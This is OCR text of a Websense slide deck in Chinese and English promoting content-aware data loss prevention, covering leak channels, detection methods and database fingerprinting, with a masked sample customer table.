
# 碰到資安問題時我們可採取的措施

- 拒絕風險(Deny Risk)


- 降低風險(Reduce/Mitigate Risk)

- 接受風險(Accept Risk)

# 市場上號稱可協助防止洩密的產品



# DLP的迷思　　封鎖=安全?



透過封鎖基礎建設
來防堵洩密不是長久之計

*Almost 50% of all IT managers surveyed admit their users try to bypass security policies.*


*(Web 2.0 @ Work, International Survey)*

以完成他們的工作目標


Websense Confidential

# 我該如何防止機密外泄?


# DLP不是只有封鎖...



# 現在缺少的是...？

Channels necessary for the operation of the business

| Channel | Business? |
|---|---|
| E-Mail (SMTP) | ü |
| Web (HTTP) | ü |
| Printer | ü |
| USB key | ü |
| FTP | ? |
| Instant Messenger | û |
| P2P File Sharing | û |




*"If you have to leave it open, it's a business channel"*

# 現在缺少的是...？

Non-Business channels are easier to deal with.

| Channel | Business? |
|---|---|
| E-Mail (SMTP) | ü |
| Web (HTTP) | ü |
| Printer | ü |
| USB Key | ü |
| FTP | ? |
| Instant Messenger | û |
| P2P File Sharing | û |


- Firewall
- Other

# Business Channels

Business channels cannot be blocked and must have compensating controls


| Channel | Business? |
|---|---|
| E-Mail (SMTP) | ü |
| Web (HTTP) | ü |
| Printer | ü |
| USB Key | ü |
| FTP | ? |
| Instant Messenger | û |
| P2P File Sharing | û |

By looking at the data moving across those channels

# So, what do we do?

websense
ESSENTIAL INFORMATION PROTECTION™

- 阻擋非與業務相關的通訊管道
  - P2P？Skype？IM？



- 在合法通行的管道上監控流量並分析內容
  - 篩選可疑的事件
  - 在通訊內容之中套用安全政策進行過濾
  - 針對事件等級採取即時的處理方式，示警、隔離緩送、通報及阻擋


重點在於如何分析內容 ??


Websense Confidential

# 內容感知防洩密系統

# 網路/終端防洩密應監控管理哪些通訊管道?

# 於「閘道端」可監控通道類型



# 於「端點Endpoint」可監控通道類型


SmartPhone
iPhone寫出資料

印表機印出數據


USB
隨身碟、外接硬碟
寫出資料


Endpoint

於應用程式中
Copy / Paste資料



透過3.5G網卡
WiFi無線上網
上網(HTTP/HTTPS)

CD/DVD燒錄



透過LAN
向「網路芳鄰」
寫出資料

websense
ESSENTIAL INFORMATION PROTECTION™

# 在這些管道上
# 如何分析內容防止洩密?

# Content Aware「內容感知」


**Partial Document Match**
**檔部分符合**

**Full-text Extraction**
**檔案格式分析萃取**

**Pattern Matching**
**特徵比對**


**Exact File Match**
**相同檔案比對**

**Categorization**
**自動分類**




**Database Fingerprinting**
**資料庫記錄指紋**

# PreciseID是如何運作的?

websense
ESSENTIAL INFORMATION PROTECTION™

指紋建立作業:




# 如何防護資料庫中資料外泄

websense
ESSENTIAL INFORMATION PROTECTION™

| 客戶名稱 | 身分證字型大小 | 聯絡電話 | 行動電話 | 出生日期 |
|---|---|---|---|---|
| 楊宗尾 | N100145XXX | (02)2325-58XX | 0912-3456XX | 1951/5/23 |
| 林幼佳 | X100058XXX | (02)2266-55XX | 0987-6543XX | 1923/9/15 |
| 潘欲聞 | L200552XXX | (02)2325-58XX | 0912-3456XX | 1953/5/11 |
| 梨會騎 | N101290XXX | (02)2266-55XX | 0987-6543XX | 1954/3/22 |
| 服窮音 | L101832XXX | (02)2325-58XX | 0912-3456XX | 1955/1/25 |
| 陶金銀 | L121942XXX | (02)2266-55XX | 0987-6543XX | 1962/12/2 |
| 利精 | B120231XXX | (02)2325-58XX | 0912-3456XX | 1961/6/20 |
| 王痣平 | L200547XXX | (02)2266-55XX | 0987-6543XX | 1938/12/23 |
| 小胖 | B120897XXX | (02)2325-58XX | 0912-3456XX | 1965/10/9 |
| 張與 | B200002XXX | (02)2266-55XX | 0987-6543XX | 1932/2/1 |
| 林稚齡 | B200720XXX | (02)2325-58XX | 0912-3456XX | 1927/7/16 |
